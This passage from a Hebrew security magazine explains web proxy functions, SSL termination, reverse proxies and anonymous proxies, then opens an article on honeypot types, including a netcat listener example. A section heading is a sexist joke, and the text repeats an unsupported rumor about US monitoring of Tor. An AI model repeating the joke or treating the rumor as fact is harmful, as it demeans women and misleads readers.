- **Anti Virus סריקת** – אחת התרומות הגדולות של ה-Proxy, כזכור, היא יכולת סינון התוכן המגיע מפני מזיקים. כאשר המשתמש מוריד קובץ מהאתר, שרת ה-Proxy סורק את תוכן ההורדה ובודק אותו אל מול חתימות ה-AV. אותם מנועים מוכרים של Anti Virus מתחנות העבודה הם אלו שסורקים ברמת ה-Proxy. ישנם מוצרים שמעדיפים להוריד את תוכן הקובץ כולו אל שרת הסריקה ולאחר מכן להעביר אותו למשתמש, וישנם כאלה שמחלקים את הקובץ לחלקים וכל חלק שעבר סריקה מתחיל לעבור למשתמש. מוצרים אלה משתמשים ב-trickling (טפטוף המידע) על מנת לשמור על שקיפות מבחינת המשתמש.
- **URL Filtering** – בכדי למנוע מהמשתמשים לשחק פוקר כל היום במשרד או לסחור בנשק מתחומי החברה, נעשה שימוש במסדי נתונים שמקטלגים את האינטרנט. זה נשמע קצת מופרך לנסות לקטלג את כל האתרים באינטרנט, אך ישנן חברות שמתמחות בנושא והרוב נעשה בצורה אוטומטית בהתאם למילות מפתח למשל. מכיוון שיש מסד נתונים הכולל קטלוג ברמה כזו או אחרת של כל אתרי האינטרנט, ניתן לאכוף מדיניות האוסרת על גלישה לאתרי פורנו לדוגמה.
- **DLP** – מניעת זליגת מידע מהארגון. נושא שמתחזק בשנים האחרונות, ומספק יכולת למנוע העלאה לרשת של קבצים בעלי תוכן רגיש כגון מספרי ת.ז, פוליסות ביטוח, קורות חיים וכדומה. הקבצים שמועלים מושוים אל מול תבניות ידועות מראש ואל מסדי נתונים ארגוניים, בכדי לוודא כי הקבצים לא מכילים מידע פנימי.

- **Authentication** – מכיוון שבכדי לנהל מדיניות ע"ב משתמשים, ובכדי לקבלת תמונת מצב אמיתית של מי מהמשתמשים גולש לאן – צריך לבצע הזדהות מול שרת ב-Proxy. ישנן כמה גישות לביצוע ההזדהות, כאשר הנפוצה ביותר והיעילה ביותר היא שימוש ב-NTLM על מנת לגלות את שם המשתמש. שיטה נוספת כוללת מיפוי של כתובת IP לשם משתמש ב-Login, או הזדהות ישירה מול ה-Proxy.

איך מתמודדים עם תעבורת SSL ?

בכדי שאנשים לא יצותנו כאוות נפשם לתעבורת HTTP, הוכנס לתמונה פרוטוקול HTTPS. מטרת הפרוטוקול היא יצירת תווך מאובטח שרץ על תקשורת לא מאובטחת. במילים פשוטות יותר – תעבורת HTTP בצורה מוצפנת. משום שהתעבורה מוצפנת, שרתי ה-Proxy לא יכולים לראות את המידע שעובר בין התחנה לבין שרת האינטרנט ואינם מסוגלים לבצע סריקה או קטלוג של התוכן. הדרך הנפוצה להתמודדות עם בעיה זו נקראת SSL Termination. בצורה מאוד דומה להתקפות man in the middle, שרת ה-Proxy יחתוך את ה-session המוצפן, יעבד את הדף ולאחר מכן יחזיר אותו לקליינט. איך זה יראה למשתמש הקצה? ישנן שתי אפשרויות:

1. לאחר שה-Proxy יסיים לעכל את המידע, הוא יצפין מחדש את ה-SESSION אל מול המשתמש. משמע- המשתמש עדיין יראה את התעבורה כמאובטחת ואם הוא סומך על הסרטיפיקט שהוצג לו, העניין יהיה תקין מבחינתו. זאת השיטה שבדרך כלל משתמשים בה היות והיא מאובטחת יותר ומונעת התקפות MITM נוספות בין שרת ה-Proxy למשתמשים. הסרטיפיקט שמוצג למשתמש יונפק על ידי CA ארגוני או CA אמין אחר.
2. השיטה הפחות מאובטחת גורסת כי לאחר שה-Proxy פותח את תעבורת ה-HTTPS, הוא מעביר את המידע הלאה למשתמש בתצורת HTTP. המשתמש מבחינתו גולש לאתר HTTP רגיל. כאמור, בשלב זה ניתן להאזין לתעבורה ולכן השיטה פחות נפוצה לשימוש.

למה נשים לא מצליחות לעשות Reverse Proxy?

אם אמרנו ש-Proxy מיועד לכך שכל מי שגולש לאינטרנט יצא דרך השרת המיועד הזה, Reverse Proxy הוא בדיוק הפוך. כל מי שמגיע מהאינטרנט לאתר שלנו יצטרך לגלוש דרך שרת ה-Proxy שלנו. ה-Proxy הפוך מיועד לכמה מטרות עיקריות:

- שימוש ב-load balancer על מנת לאזן עומסים בין כמה שרתי WEB, והוספת יתירות לאתר. המשמעות היא שאם שרת אחד נופל, שרת אחר יספק את השירות במקומו-הישרדות.
- הגנה- שימוש ב-Proxy הפוך מספק לנו הגנה בכך שהוא זה שבעצם נמצא מול האינטרנט, ולא שרת ה-WEB בעצמו. אם למשל שרת ה-WEB רץ על IIS לא צריך לדאוג (צריך אבל פחות) מפגיעויות נפוצות שלו, כי הוא לא פתוח ישירות מול האינטרנט.
- פעמים רבות נעשה שימוש ב-Web Application Firewall, נושא ששווה להקדיש לו לפחות מאמר אחד משל עצמו. בכמה מילים, ה-FW הזה בודק את התעבורה ב-L7 ומוודא כי התעבורה שמגיעה אל האתר היא לגיטימית ולא בעלת אופי התקפי. למשל הגנה מפני SQL Injection, ה-WAF ידע להבחין שבשדה טקסט שאמור להזין שם או שם משפחה, כנראה שאסור שייכנס הסימן "=".
- ביצועים – לעתים קרובות ה-Reverse Proxy לוקח על עצמו תפקידים צורכי משאבים כגון הצפנת התווך או ביצוע caching, ובכך יכול להקל על שרת ה-WEB בעצמו.

Anonymous Proxies

שרתי Proxy בעולם התחילו לקבל שימוש נוסף- עזרה למשתמשים מכל קצוות תבל לגלוש בצורה אנונימית. ישנם שרתי Proxy חופשיים המאפשרים גלישה דרכם, ועל ידי כך בעצם מסתירים את כתובת ה-IP ממנה הם מגיעים. בנוסף, חלק משרתים אלה מצפינים את התעבורה בכדי שלא ניתן יהיה להאזין לתעבורה. הבעיה הקטנה עם אתרים אלה היא שהם בדרך כלל איטיים ומסורבלים. הבעיה הגדולה באתרים אלה היא שהם מפוקפקים עד מאוד ורובם נועד על מנת להאזין לתעבורה שעוברת דרכם, ולשמור את השמות והסיסמאות של הגולשים במרתף חשוך.

פרויקט מפורסם מאוד של גלישה אנונימית נקרא Tor (The Onion Router), למרות שיוצרי הפרויקט מכחישים בתוקף. הפרויקט הוא צאצא של onion routing – פרויקט אחר שמטרתו הייתה הסתרת נתיבי הרשת. Tor לקח רשת של מתנדבים, שיחד יוצרים המון מסלולי גלישה פוטנציאליים. כל אחד שינסה לגלוש דרך רשת Tor יועבר דרך רשת מסועפת שיהיה קשה מאוד להתחקות אחר המסלול בה. אך גם Tor אינה אנונימית לחלוטין, ולמרות שהיא כביכול אופציית הגלישה הבטוחה כיום- אם משקיעים אנרגיה ניתן להתחקות אחר מקור הגלישה. השמועה הרווחת היא שממשלת ארצות הברית מנטרת את כל רשת Tor מקצה לקצה.

סיכום

שרתי Proxy מאפשרים שליטה ובקרה על תעבורה הנחשבת למסוכנת. הם נותנים יכולת לאכוף גישה לאתרים ע"ב מדיניות ארגונית ומשמשים למניעת זליגת מידע מארגונים. קיימים עשרות שרתי Proxy חופשיים למשתמש הביתי, וחלקם אף מגיעים בתצורת תוסף לדפדפן. אמנם רובם "מסוכנים" לשימוש, אך הפעלת שיקול דעת נכון יכול להפוך אותם ליעילים במקרים מסוימים.

HoneyPots

מאת נתנאל שיין

הקדמה

"Suppose," he said to Piglet, "you wanted to catch me, how would you do it?"
"Well," said Piglet, "I should do it like this. I should make a Trap, and I should put a Jar of Honey in the Trap, and you would smell it, and you would go in after it."
- Winnie The Pooh.

"מלכודת דבש" - דבר מפתה שיש בו יתרון מיידי, אבל בטווח הארוך הוא עתיד לפגוע במקבלו. במקור: כינוי מעולם הריגול לנערת פיתוי (המופעלת לרוב לשם סחיטה).
(לקוח ממילון השפה העברית - <http://www.safa-ivrit.org>).

כידוע, ישנן הקבלות רבות בין העולם האמיתי לווירטואלי, והקבלה זו של מלכודות הדבש היא לטעמי אחת המוצלחות. בטרמינולוגיה של מחשבים, מלכודות דבש או HoneyPots הן מלכודות המוקמות על מנת להבחין, לשנות ובמובן מסוים לנטרל ניסיונות לשימוש לא מורשה במערכות מידע. בדומה ל-"נערת פיתוי", המלכודת בנויה כך שהיא מצטיירת בתור מחשב או מיקום ברשת המכילים מידע אטרקטיבי לתוקף, אך למעשה היא מבודדת, מוגנת ומנוטרת. שיטת פעולה זו "מפתה" את התוקף לפרוץ למלכודת ומאפשרת לגורם שהציב אותה לנטר ולנתח את כל פעולותיו של התוקף ברשת. מלכודת הדבש היא כלי מאוד גמיש עם אפליקציות מגוונות, המלכודות לא מספקות מענה לבעיה בודדת אלא בעלות שימושים מרובים כגון מניעה, זיהוי או איסוף של מידע.

ישנן כמה סוגים של מלכודות הדבש, אך לכולן עיקרון משותף - הקמת מלכודות דבש ברשת לא צריכה להשפיע על אפליקציות ושירותים אחרים ברשת. החשיבות של מלכודות הדבש טמונה בעובדה שהן צריכות להיות מועדות לפריצה, לתקיפה או לסכנות אחרות.

מטרת המאמר לסקור, לתאר, לנתח ולהסביר את מנגנון מלכודות הדבש ואת השימוש בו, על כל זוויותיו החשובות ביותר.

היצור

הצורך לפתח מלכודות דבש התפתח עקב הרצון שלנו לבסס ולשכלל את ההגנה על המידע שלנו. מדובר באחת משכבות רבות המשמשות לריבוד והגנה מיטבית על כל מידע עליו נרצה להגן.

האינטרנט הוא אחד המשאבים הכי חשובים לנו כיום- זהו מאגר הידע הגדול ביותר בעולם, הוא משמש לתקשורת ושיתוף מידע, לביצוע קניות ורכישות, הכרויות, צרכים בטחוניים וכן הלאה. אי לכך, מספר המשתמשים בו גדל באופן משמעותי מדי שנה. יחד עם הקדמה והתפתחות החשיבות של האינטרנט, התפתחו גם האיומים על המידע העצום המשותף, מועבר ומאוחסן מדי יום ברשת. על מנת להתמודד עם איומים אלו התפתחו פתרונות אבטחה שונים ומגוונים כדוגמת מערכות אנטי ווירוס, חומות אש, ומערכות IDS. פתרונות אלו מספקים מענה יפה לבעיות שאנו נתקלים בהן באינטרנט, אך האם הן מספיקות? האם אנחנו מכירים מספיק טוב את האויב מולו אנו עומדים? האמת היא שמערכות אלה יהיו תמיד במדרך אחרי הכובעים השחורים, ולצערנו הרב, תמיד צעד אחד מאחוריהם.

בדיוק למטרה זו פותחה מערכת ה-Honeypot, על מנת שתהיה צעד אחד לפני האויב. זו מערכת מחשב שנועדה להיות מטרה "מפתה" להאקרים ומטרת העל שלה היא איסוף מידע אודות התוקף ועל תהליך ההתקפה, דבר המסייע בהבנה של המניע, ההתנהגות ואת דרך האירגון של אותה התקפה על מנת ליצור הגנה טובה יותר ולמנוע התקפה זו בעתיד. בהשוואה למערכות IDS, למערכת Honeypot יש יתרון אחד גדול- היא לא מייצרת התרעות שווא על תעבורה חשודה מכיוון שאין שום רכיב פעיל שרץ במערכת. עובדה זו עוזרת למערכת לתעד כל ביט של מידע שעובר במערכת ולהצליב עם מקורות מידע אחרים, על מנת לצייר תמונה אחת אודות ההתקפה והתוקף.

מערכות Honeypots מספקות מידע רב יותר מהנצפה, ולרוב משמשות אף לזיהוי התקפות ותולעים חדשות. הדבר המיוחד ב-Honeypot הוא שמדובר בטכנולוגייה המבוססת על כך שקיימים אנשים בעלי כוונות זדוניות. כל המערכות מסוג זה עובדות על אותו עיקרון- אף אחד לא אמור לגשת אל המערכת, וברגע שמישהו יוצר חיבור- זה מדובר בפעולה ללא אישור.

סוגי מלכודות הדבש

סיווג מלכודות דבש על פי מטרתן

מערכות ה-Honeypot לא יודעות לעשות הכל- וגם אין בכך צורך. ישנם כמה סוגים של מערכות דבש, אשר מחולקות לקטגוריות שונות לפי מטרתן: מטרת הגנה, מטרת מחקר, Honeytokens- מלכודות שאינן מהוות מחשב.

1. Production Honeypots- מלכודות למטרת הגנה

סוג זה הוא הנפוץ ביותר מבין מלכודות הדבש. מלכודת זו נמצאת בשימוש של אירגונים ובסביבות עבודה שונות, על מנת להגן על האירגון ולסייע בהקטנת הסיכונים. מערכת זו מועילה ביותר משום שהיא מספקת הגנה מידית למשאבי האתר. היות ומדובר במערכת קלה יחסית לתפעול מאשר מערכת למטרות מחקר, קל להטמיעה באירגונים שונים. מכאן גם נובע החיסרון- למרות שהמערכת מסוגלת לזהות תבניות התקפה, היא תספק פחות מידע אודות התוקפים. ישנה אפשרות ללמוד מאיזו מערכת התוקפים באים ובאיזה אקספלייטים הם משתמשים על מנת לנסות ולפרוץ למערכת, אבל לא לגלות מידע על התוקפים ואיך הם מאורגנים.

מלכודות מסוג זה נועדו על לפתות את התוקפים ליצור קשר ולחשוף את הפירצות ברשת מראה של האירגון (רשת שאינה הרשת האמיתית, אלא רשת דמי שמטרתה לפתות את התוקף לפרוץ אליה). בעקבות חשיפת הפרצות דרך רשת הדמי, ניתן להתמגן טוב יותר ולאבטח את הרשת האמיתית.

2. Research Honeypots- מלכודות למטרת מחקר

מלכודות דבש למטרות מחקר נועדו לאסוף כמה שיותר מידע אודות קהילת הכובעים השחורים, ולא מספקות שום ערך מוסף ישיר לארגונים. השימוש הישיר למערכת שכזו הוא לספק לאירגון מידע על הסיכונים בפניהם הוא עלול לעמוד, ולאפשר לארגון ללמוד אודות מניעת ההתקפות, זיהוי ההתקפות ובכלל לבנות ולתכנן הגנה טובה יותר מול איומים שכאלו. אופן פעולת מלכודת זו עוזר להבין טוב יותר את פעולות ואירגון ההתקפה. החיסרון במלכודת מסוג זה הוא שהיא מסובכת להטמעה, לשימוש ולתחזוקה, ושומרת כמות אדירה של מידע. הגנות מסוג זה לרוב משומשות על ידי אירגונים כמו אוניברסיטאות ממשלות או חברות גדולות שמעוניינות ללמד עוד אודות איומים אלו

במערכת זו אנו למדים מידע על התוקף ברמה גבוהה ביותר. כל פעולה שהתוקף נוקט נקלטת במערכת מרגע התקיפה ועד רגע הכנעת המערכת, דבר שהמאפשר איסוף מידע יחודי למדי. כמו כן, מערכת זו יכולה לזהות איומים חדשים (כמו תולעים שרק נוצרו וכן הלאה).

3. Honeytokens מלכודות

מלכודת זו הינה מלכודת מהסוג הרגיל. Honeytokens בקצרה, היא כל מה שמגדיר מלכודת דבש רגילה- חוץ מזה שהיא אינה מחשב. הבלבול הגדול ביותר בנוגע למלכודות דבש הוא שהן לא חייבות להיות מחשב- משאב פיזי כלשהו שהתוקף יצור איתו קשר. הנה ההגדרה המקורית של HoneyPot:

"A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource". – Wikipedia.org

HoneyPots

www.DigitalWhisper.co.il

אם נשים לב, לא רשום בפירוש שמלכודת דבש חייבת להיות מחשב, היא פשוט חייבת להיות משאב כלשהו שנרצה שהכובעים השחורים יצרו איתו קשר. Honeytokens באים בצורות וגדלים שונים, כמו ממתקים, אבל כולם מוגדרים כקונספט אחד- משאב מערכת דיגיטלי או משאב מערכת מידע שמתבסס על גישה לא מורשית מחוץ למקור. דוגמה לכך תוכל להיות חשבון משתמש מזויף ואפילו תוכן מסד נתונים. לא משנה באיזו צורה ניצור את המלכודת, אף אחד לא אמור לגשת אליה. דבר המספק למלכודת זו את אותם יתרונות וחסרונות של מלכודת דבש רגילה (בהמשך) ואפילו מרחיב את יכולתה מעבר לגבולות המחשב.

סיווג מלכודות על פי רמת אינטראקציה

מלבד חלוקה לפי סוגים, אפשר לחלק את מלכודות הדבש לפי רמת אינטראקציה, כלומר על פי רמת המעורבות המותרות האפשרית בין התוקף לבין המערכת.

מלכודות ברמת אינטראקציה נמוכה


מלכודת דבש המאפשרת אינטראקציה נמוכה, רק מדמה כמה שירותים מזוייפים שלא יכולים להיפרץ ולספק גישה מלאה במלכודת. במלכודת ברמה כזו אין מערכת הפעלה שהתוקף יכול לבצע בה שינויים. במערכת זו ניתן לפענח ספאמרים והתמודדות מול תולעים. המטרה היחידה עבור הטמעת מערכת שכזו היא זיהוי התקפות פשוטות- התקפות חדשות יכולות להיחשף ולספק מידע אודות הפורצים. בנוסף, היא ניתנת להטמעה באופן פשוט ותחזוקה קלה.

לדוגמה: שימוש פשוט ב:

```
netcat -l -p 80 > /log/honeypot/port_80.lpg
```

יתן לנו האזנה על פורט 80 (HTTP) ואפשרות לתעד את כל התעבורה הנכנסת אל קובץ תיעוד מיוחד. בדרך שכזו כל התעבורה הנכנסת יכולה להיות מזוהה באופן פשוט למדי. במערכת שכזו לא ניתן לתעד תקשורת של פרוטוקולים מסובכים יותר מבחינה טכנית, לדוגמה לחיצת יד ב-SMTP לא תוביל לשום מידע מועיל מכיוון שאין שום שירות שיענה.

העובדה שבמלכודות זו אין מערכת הפעלה מהווה את החיסרון שלה- לא ניתן יהיה ללמוד אודות האופן בו התוקף מתקשר עם המערכת- דבר שיכול להיות מאוד מעניין ובעל חשיבות בהתמודדות מול התוקף. אפשר לדמות מערכות אלה למערכות בעלות חיבור אחד- יש אפשרות רק להקשיב, אבל לא לשאול שאלות.




תרשים מס' 1: מלכודת דבש באינטראקציה נמוכה- פעילות נמוכה של מלכודת דבש מורידה את הסיכונים למינימום אבל גם מורידה את יכולת הלמידה אודות הפורץ לאותה רמה.
(התרשים נלקח מ-White Paper: Honeypots- Reto Baumann, Christian Plattner)

ניתן להשוות את המערכת ברמת אינטראקציה נמוכה למערכת IDS פאסיבית, מכיוון שהיא לא משנה את התעבורה ולא יוצרת קשר עם התוקף. השימוש במערכות אלו כיום נעשה ליצירת לוגים והתראות מפאקטים נכנסים, המזהים כחלק מתבניות התקפה.

מלכודות ברמת אינטראקציה בינונית

אף על פי שמלכודת מסוג זה מעט משוכללת מקודמתה, גם בה אין מערכת הפעלה. היא מדמה שירותים שיותר מתוחכמים טכנית. למרות שהסיכויים שהתוקף ימצא פירצת אבטחה גדלים עקב רמת התייחסות הגבוהה במערכת זו, הבעייתיות בה היא שאין הגבלות אבטחה ומערכות שיתעדו ויתריעו מה קורה במקרים של התקפה. למרות הכל, בגלל שמדובר ברמת אינטראקציה גבוהה יותר, המאפשרת שכלול מסוים לעומת המלכודות ברמת אינטראקציה נמוכה, היא גם מאפשרת התקפות יותר מסובכות שניתנות לתיעוד ולניטור. לתוקף ישנה אשליה יותר טובה אודות מערכת הפעלה תקינה ויש לו יותר אפשרויות לתקשר איתה.




תרשים מס' 2: מלכודת דבש באינטראקציה בינונית מאפשרת "מגע" עם התוקף בדרך מינימלית.
(התרשים נלקח מ-White Paper: HoneyPots- Reto Baumann, Christian Plattner)

פיתוח מערכת בעלת אינטראקציה בינונית היא תובענית יותר מבחינת זמן ותכנון, זאת משום שחייבים לקחת בחשבון מקרים מיוחדים וכל השירותים המזוייפים חייבים להיות מאובטחים כראוי. הגרסאות המפותחות לא אמורות לסבול מאותם פגמים באבטחה כמו במערכות האמיתיות- היות והמטרה האמיתית היא לשבש את אלו עם משתנים מזוייפים. הידע לפיתוח מערכת מסוג זה הוא גבוה יחסית משום שכל פרוטוקול ושירות חייב להיות מפורט לפרטים.

אינטראקציה גבוהה

הסוג המתקדם ביותר של מלכודות הדבש. אלו המערכות המסובכות ביותר ומבחינת פיתוח הן דורשות הכי הרבה זמן ומשאבים לתיכנון ועיצוב, ומשלבות את הכמות הגבוהה ביותר של סיכונים היות והן מערבות מערכות הפעלה אמיתיות עם שירותים אמיתיים, וכמובן עם חולשות אבטחה אמיתיות, על מנת לפתות את הפורץ להכנס ולאסוף מידע אודותיו. מערכת זו מספקת לפורץ מערכת הפעלה אמיתית שניתן לתקשר איתה ושום דבר לא מדומה או מוגבל. פורץ יכול לקבל גישת root ולקבל גישה מלאה למכונה המחוברת לרשת האינטרנט כל הזמן (מה שמספיק מסוכן בפני עצמו). מכאן ניתן להבין כי הסיכויים לקבלת מידע גדלים, היות ובסוג זה של מלכודת דבש, כל הפעולות מתועדות ומפוענחות. לצערנו (וזה בעצם מהווה את החסרון של המערכת) הפורץ חייב להכניע את המערכת על מנת לקבל רמה כזו של חופש, אך ברגע שיכניע הוא יקבל גישת root במערכת- כפי שהיא, ויוכל לעשות כל דבר שעולה על רוחו. משלב זה המערכת לא מאובטחת יותר וכל המכונה לא נחשבת יותר למאובטחת. אין חשיבות לעובדה אם המערכת נמצאת תחת מערכת וירטואלית היות ותמיד יימצאו דרכים לחרוג ממגבלות התוכנה.




תרשים מס' 3: במלכודת דבש ברמת אינטרקציה גבוהה יש יותר סיכון שהפורץ יוכל להכניע את המערכת ולהשתמש במשאביה.

(התרשים נלקח מ-White Paper: Honey Pots- Reto Baumann, Christian Plattner)

מכיוון שלפורץ יש יותר מקורות מנקודת מבטו לפריצה ויצירת קשר, יש לשים לב במיוחד במערכת מסוג זה, על מנת לוודא שהיא לא הופכת לסכנה או לפריצת אבטחה בעצמה (הפורץ יכול לנצל את המערכת עבור בסיס להתקפות אחרות שלו). דבר חשוב במערכת הוא להגביל אותה לגישת אינטרנט מקומית בלבד, על מנת שהמערכת לא תשמש את הכובעים השחורים לצרכיהם. מכיוון שזו מערכת הפעלה מתפקדת, התוקף יכול לעשות בה שינויים על פי רצונו החופשי- זהו בעצם החלק המעניין. ניתן לקבל תמונה מלאה אודות פעולותיו, העדפותיו וכדומה. מערכת זו מאפשרת איסוף מידע יעיל ואמין לגבי קהילת הכובעים השחורים ומאפשרת לנו לאבטח את המערכות שלנו ולהתמגן מפני התקפותיהם ביעילות יתרה.

לסיכום, ניתן לומר שבמלכודות דבש העיקרון הפועל הוא שאיסוף המידע הטוב והאמין ביותר הוא גם המסוכן ביותר. יש קשר ישיר בין אמינות המידע והפירוט שנקבל לסיכון שאנו מוכנים לקחת בהתקנת מלכודת דבש.



מלכודות דבש הנמצאות בשימוש בתעשייה כיום

בפרקים הקודמים דיברנו על סיווג המלכודות על פי מטרות ועל פי רמות אינטראקציה. דרך נוספת לסווג אותן היא על פי הסוגים המיושמים בתעשיית אבטחת המידע בימינו. מדובר בסיווג על פי התפקוד שמבצעת המלכודת, בגינו היא נבחרה להיות מיושמת בתעשיית האבטחה.

• מערכות ניטור פורטים

זוהי מלכודת הדבש הפשוטה ביותר שנמצאת כיום בשימוש. ניטור פורט הוא בעצם סקט מבוסס תוכנה שפותח ומאזין לפורט. ההגדרה ל-100 סקט היא הכמות המינימלית של מידע הנחוצה עבור תקשורת ברשת, מקורו מה-TCP/IP. סקט מכיל בתוכו את המקור והיעד של כתובת ה-IP, את פורט המקור והיעד ואת פרוטוקול ההעברה (UDP או TCP).

מלכודת דבש של ניטור פורטים תאזין לתעבורה בפורטים שלרוב נסרקים על ידי פורצים. מערכת זו תפעל להפלת הפורט מיד לאחר קבלת החיבור, דבר שירתיע את התוקף. מצב בו חיבור נופל בפתאומיות מדליק "נורה אדומה" אצל הפורץ ומתריע על האפשרות שקיימת מערכת IDS שרצה על פורט זה.

• מערכות הונאה

מדובר במערכת הנמצאת שלב אחד מעל המערכות לניטור פורטים והייחוד שלה הוא שהיא יוצרת קשר עם הפורץ. בניגוד למערכת ניטור פורטים, מערכת הונאה תגיב לסריקת פורט כאילו היא שרת אמיתי. דוגמה לאחד השכלולים במערכת- היא מצויידת במסך פתיחה על מנת לשטות בתוקפים פוטנציאליים.

• מערכת הונאה בריבוי פרוטוקולים

מערכת הונאה בריבוי פרוטוקולים היא מערכת בעלת האפשרות להשתמש בכמה פרוטוקולים ומשתמשת במסכי כניסה, על מנת לחקות חבילות עבור מערכות הפעלה שונות.

• מערכות מלאות

מערכת מלאה לוקחת את נושא מלכודות הדבש שלב אחד מעבר למלכודת פשוטה והופכת מערכת פועלת עם כל האפשרויות הנלוות ולרוב נקבעת להתריע רק לגבי כללים מאוד מסויימים. מערכת מלאה זו בשילוב עם מערכת IDS כוללת מערכת התראה מלאה, ומהווה את מערכת הניטור והתיעוד האולטימטיבית.

מיקום ואסטרטגיה

מלכודת דבש אינה דורשת שום סביבה מיוחדת, בדיוק כפי ששרת אמיתי לא צריך תנאים מיוחדים על מנת לפעול. מלכודת זו יכולה לפעול ממקום בכל מקום שבו שרת אמיתי יכול, אך כמובן- מקומות מסוימים עדיפים על פני מקומות אחרים. מלבד זאת- ישנן טקטיקות ושיטות שונות לשימוש ב-Honeypot, הכל תלוי בצרכי מנהל המערכת.

מכיוון שבאמת אין דרך יחידה להקמת Honeypot והיא עשויה לשמש לתפקידים רבים, יש להתאים את התנאים הקיימים אל דרך הפעולה שבה נרצה שהמלכודת תפעל. להלן כמה דוגמאות:

- **מערכת הונאת פורטים**

דוגמה למערכת זו יהיה שרת FTP שלא באמת מספק את השירות הזה. שירותי רשת וירטואליים יכולים להיות מותקנים על מלכודות דבש, אך למעשה הם מציעים רק את תעבורת הרשת (כמובן שהשירות חייב להיראות אמיתי על מנת שלא לגרום לתוקף לעלות על התרמית).

- **מערכת שדה מוקשים**

מיקום מספר יחסית גבוה של Honeypot בקידמת הרשת על מנת להוות את המטרה הראשונית של התוקפים. מהלך זה נועד לבזבז את זמנם של התוקפים על מערכות ושירותים שלא באמת קיימים ובכך להסיח את דעתם מהמערכת האמיתית.


- **מערכת קורבן**

זוהי מערכת honeypots הממוקמת במיקום שאין בו שום חיבור למערכת אמיתית.

- **מערכת מגן**

בטקטיקה זו, חומת האש, או הראוטר, משתמשים בפניית פורטים בכדי להפנות תעבורה שנועדה להגיע במקור אל שירותים לא מורשים. תעבורה זו מופנית אל ה-Honeypot. לדוגמה, אם ננסה להתחבר באמצעות telnet לשרת אינטרנט כזה או אחר, נופנה אל Honeypot שהיא בעצם העתק של השרת המקורי.

בנוסף להאסטרטגיות אלה, אפשר להשתמש במלכודת על גבי רשת האינטרנט וגם על גבי רשת האינטרה-נט, הכל תלוי בשירותים שהיא נועדה לספק. לצורך הענין, אם נרצה לתפוס עובדים מהרשת המקומית באינטרה-נט, הקמת מלכודת דבש ברשת זו תהיה המועילה ביותר.



(התרשים נלקח מ-White Paper: Honey Pots- Reto Baumann, Christian Plattner)

חסרונות

